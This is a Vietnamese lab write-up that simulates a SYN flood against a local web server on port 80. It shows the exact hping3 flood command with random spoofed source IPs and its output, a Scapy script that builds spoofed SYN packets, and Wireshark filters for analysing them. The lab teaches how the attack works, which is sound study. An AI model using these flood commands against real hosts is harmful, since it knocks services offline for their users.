(Vietnamese) ATBMHTTT CN04 | PTIT-Lab 2.2 Perform attacks using hping3 [SYN FLOOD]
Bài thực hành mô phỏng tấn công SYN Flood trong môi trường máy ảo bằng hping3, Python Scapy và Wireshark. Các gói TCP SYN với IP spoofing được gửi tới máy victim chạy web server trên port 80, sau đó lưu lượng được bắt và phân tích bằng Wireshark để quan sát và hiểu cơ chế hoạt động của SYN Flood

Overview of the lab
1
2
3
4
5
Thực hành trên máy ảo Sử dụng công cụ hping3 (hoặc Scapy trong Python) để thực hiện tấn công SYN Flood cục bộ:
Mục tiêu: máy victim chạy Apache/Nginx trên port 80. Yêu cầu:
• Gửi 5000 packet/giây trong 30 giây.
• Sử dụng IP spoofing (random source IP). Ghi lại lệnh chính xác và chụp Wireshark (chỉ hiển thị gói SYN đến victim).
Check on the victim


Start hping3
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
$ hping3 -h
usage: hping3 host [options]
  -h  --help      show this help
  -v  --version   show version
  -c  --count     packet count
  -i  --interval  wait (uX for X microseconds, for example -i u1000)
      --fast      alias for -i u10000 (10 packets for second)
      --faster    alias for -i u1000 (100 packets for second)
      --flood      sent packets as fast as possible. Don't show replies.
  -n  --numeric   numeric output
  -q  --quiet     quiet
  -I  --interface interface name (otherwise default routing interface)
  -V  --verbose   verbose mode
  -D  --debug     debugging info
  -z  --bind      bind ctrl+z to ttl           (default to dst port)
  -Z  --unbind    unbind ctrl+z
      --beep      beep for every matching packet received
Mode
  default mode     TCP
  -0  --rawip      RAW IP mode
  -1  --icmp       ICMP mode
  -2  --udp        UDP mode
  -8  --scan       SCAN mode.
                   Example: hping --scan 1-30,70-90 -S www.target.host
  -9  --listen     listen mode
IP
  -a  --spoof      spoof source address
  --rand-dest      random destionation address mode. see the man.
  --rand-source    random source address mode. see the man.
  -t  --ttl        ttl (default 64)
  -N  --id         id (default random)
  -W  --winid      use win* id byte ordering
  -r  --rel        relativize id field          (to estimate host traffic)
  -f  --frag       split packets in more frag.  (may pass weak acl)
  -x  --morefrag   set more fragments flag
  -y  --dontfrag   set don't fragment flag
  -g  --fragoff    set the fragment offset
  -m  --mtu        set virtual mtu, implies --frag if packet size > mtu
  -o  --tos        type of service (default 0x00), try --tos help
  -G  --rroute     includes RECORD_ROUTE option and display the route buffer
  --lsrr           loose source routing and record route
  --ssrr           strict source routing and record route
  -H  --ipproto    set the IP protocol field, only in RAW IP mode
ICMP
  -C  --icmptype   icmp type (default echo request)
  -K  --icmpcode   icmp code (default 0)
      --force-icmp send all icmp types (default send only supported types)
      --icmp-gw    set gateway address for ICMP redirect (default 0.0.0.0)
      --icmp-ts    Alias for --icmp --icmptype 13 (ICMP timestamp)
      --icmp-addr  Alias for --icmp --icmptype 17 (ICMP address subnet mask)
      --icmp-help  display help for others icmp options
UDP/TCP
  -s  --baseport   base source port             (default random)
  -p  --destport   [+][+]<port> destination port(default 0) ctrl+z inc/dec
  -k  --keep       keep still source port
  -w  --win        winsize (default 64)
  -O  --tcpoff     set fake tcp data offset     (instead of tcphdrlen / 4)
  -Q  --seqnum     shows only tcp sequence number
  -b  --badcksum   (try to) send packets with a bad IP checksum
                   many systems will fix the IP checksum sending the packet
                   so you'll get bad UDP/TCP checksum instead.
  -M  --setseq     set TCP sequence number
  -L  --setack     set TCP ack
  -F  --fin        set FIN flag
  -S  --syn        set SYN flag
  -R  --rst        set RST flag
  -P  --push       set PUSH flag
  -A  --ack        set ACK flag
  -U  --urg        set URG flag
  -X  --xmas       set X unused flag (0x40)
  -Y  --ymas       set Y unused flag (0x80)
  --tcpexitcode    use last tcp->th_flags as exit code
  --tcp-mss        enable the TCP MSS option with the given value
  --tcp-timestamp  enable the TCP timestamp option to guess the HZ/uptime
Common
  -d  --data       data size                    (default is 0)
  -E  --file       data from file
  -e  --sign       add 'signature'
  -j  --dump       dump packets in hex
  -J  --print      dump printable characters
  -B  --safe       enable 'safe' protocol
  -u  --end        tell you when --file reached EOF and prevent rewind
  -T  --traceroute traceroute mode              (implies --bind and --ttl 1)
  --tr-stop        Exit when receive the first not ICMP in traceroute mode
  --tr-keep-ttl    Keep the source TTL fixed, useful to monitor just one hop
  --tr-no-rtt       Don't calculate/show RTT information in traceroute mode
ARS packet description (new, unstable)
  --apd-send       Send the packet described with APD (see docs/APD.txt)
zsh: corrupt history file /home/kali/.zsh_history
Run SYN Flood using hping3
Lệnh đúng gần 5000 packet/giây trong 30 giây:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(kali㉿kali)-[~]
└─$ sudo timeout 30 hping3 -S -p 80 --rand-source -i u200 127.0.0.1
[sudo] password for kali:
HPING 127.0.0.1 (lo 127.0.0.1): S set, 40 headers + 0 data bytes
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=95 win=65495 rtt=0.1 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=117 win=65495 rtt=0.1 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=232 win=65495 rtt=0.1 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=376 win=65495 rtt=0.1 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=477 win=65495 rtt=0.1 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=934 win=65495 rtt=0.1 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=1011 win=65495 rtt=0.1 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=1044 win=65495 rtt=0.2 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=1088 win=65495 rtt=0.1 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=1167 win=65495 rtt=0.2 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=1525 win=65495 rtt=0.2 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=1529 win=65495 rtt=0.2 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=1553 win=65495 rtt=0.2 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=1648 win=65495 rtt=0.2 ms
--- 127.0.0.1 hping statistic ---
122708 packets transmitted, 1528 packets received, 99% packet loss
round-trip min/avg/max = 0.0/1.4/1000.2 ms
Ý nghĩa
| Tham số | Chức năng |
|---|---|
-S | gửi TCP SYN |
-p 80 | target port 80 |
--rand-source | IP spoofing |
-i u200 | 1 packet / 200 microsecond ≈ 5000 packet/s |
timeout 30 | chạy 30 giây |
Bắt gói bằng Wireshark
Mở Wireshark:
1
sudo wireshark
Chọn interface:
eth0- hoặc
lo(loopback)
⚠ Nếu tấn công
127.0.0.1thì chọnlo.
Filter chỉ hiện SYN packet
Nhập filter:
1
tcp.flags.syn == 1 && tcp.flags.ack == 0 && tcp.dstport == 80
Wireshark sẽ hiển thị:
1
2
3
4
5
Source: random IP
Destination: 127.0.0.1
Protocol: TCP
Flags: SYN
Port: 80
Hình cần chụp cho báo cáo

Mô tả ngắn cho hình Wireshark
Bản ghi Wireshark cho thấy nhiều gói tin TCP SYN được gửi đến máy chủ nạn nhân trên cổng 80. Các gói tin này sử dụng địa chỉ IP nguồn giả mạo và được tạo ra với tốc độ cao để mô phỏng cuộc tấn công SYN Flood
Làm bằng Python Scapy
syn_packet_demo.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
from scapy.all import IP, TCP, wrpcap, RandIP, RandShort

target_ip = "127.0.0.1"
target_port = 80

packets = []

# tạo một số TCP SYN packet mẫu
for i in range(50):
  ip_layer = IP(src=str(RandIP()), dst=target_ip)
  tcp_layer = TCP(sport=int(RandShort()), dport=target_port, flags="S")
  packet = ip_layer / tcp_layer
  packets.append(packet)

# lưu vào file pcap để mở bằng Wireshark
wrpcap("syn_packets_demo.pcap", packets)

print("Created 50 TCP SYN packets and saved to syn_packets_demo.pcap")
Cách chạy
Cài Scapy (nếu chưa có):
1
pip install scapy
Chạy script:
1
python3 syn_packet_demo.py

Script sẽ tạo file:
1
syn_packets_demo.pcap
Mở trong Wireshark
Mở file pcap rồi dùng filter:
1
tcp.flags.syn == 1 && tcp.flags.ack == 0 && tcp.dstport == 80

Bạn sẽ thấy các gói:
- TCP
- SYN flag
- destination port 80
- source port random
Tóm tắt nội dung
- Bài lab mô phỏng tấn công SYN Flood vào web server chạy trên cổng 80 trong môi trường máy ảo.
- Sử dụng hping3 với
--rand-sourcevà-i u200để tạo lưu lượng SYN tốc độ cao trong 30 giây. - Wireshark được dùng để bắt gói trên
lo/eth0và lọc đúng SYN bằng biểu thứctcp.flags.syn == 1 && tcp.flags.ack == 0 && tcp.dstport == 80. - Kết quả capture cho thấy nhiều gói SYN từ IP nguồn ngẫu nhiên đổ về victim, đúng đặc trưng của SYN Flood.
- Ngoài hping3, bài viết còn minh họa cách tạo file
pcapbằng Python Scapy để phân tích lại trên Wireshark.